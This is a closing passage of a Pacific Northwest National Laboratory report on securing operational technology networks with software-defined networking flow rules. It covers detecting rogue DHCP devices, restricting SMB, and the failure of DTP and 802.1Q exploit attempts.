The DHCP protocol is rarely used in OT environments due to their inherent static nature. Even for transient devices, such as technician laptops, static addresses are most often used to eliminate the need for the DHCP protocol and any associated services in the OT environment. The presence of DHCP traffic is often an indicator or a rogue node, a misconfigured node, or a malicious node. Honeypot flow rules that can capture DHCP traffic and blackhole it while providing a traffic statistic that can be monitored can be used to detect these rogue or misconfigured devices. If needed, DHCP configurations in conjunction with proper flow rules can help mitigate the impact of rogue, misconfigured, or malperforming devices.

Other protocols such as SMB often are not seen in OT devices but may be present in certain OT components like human-machine interface devices or certain automation computer configurations. If used, flows for these protocols should be restricted like any others. In addition, protocols or protocol-based configurations that can be exploited should be further protected by installation of patches that address specific vulnerabilities, or by following recommended configuration guidelines.

Exploits of other protocols like CISCO DTP and IEEE 802.1Q were unsuccessful because they did not match any flow rules that would have allowed them to enter the SDN network. As with DHCP or SMB, had they been required, flow rules may have been present to allow them, but proper configuration of the flow rules and the nodes and ports using the features can minimize the impact of misuse.

PNNL-32368

Pacific Northwest National Laboratory

902 Battelle Boulevard
P.O. Box 999
Richland, WA 99352
1-888-375-PNNL (7665)

www.pnnl.gov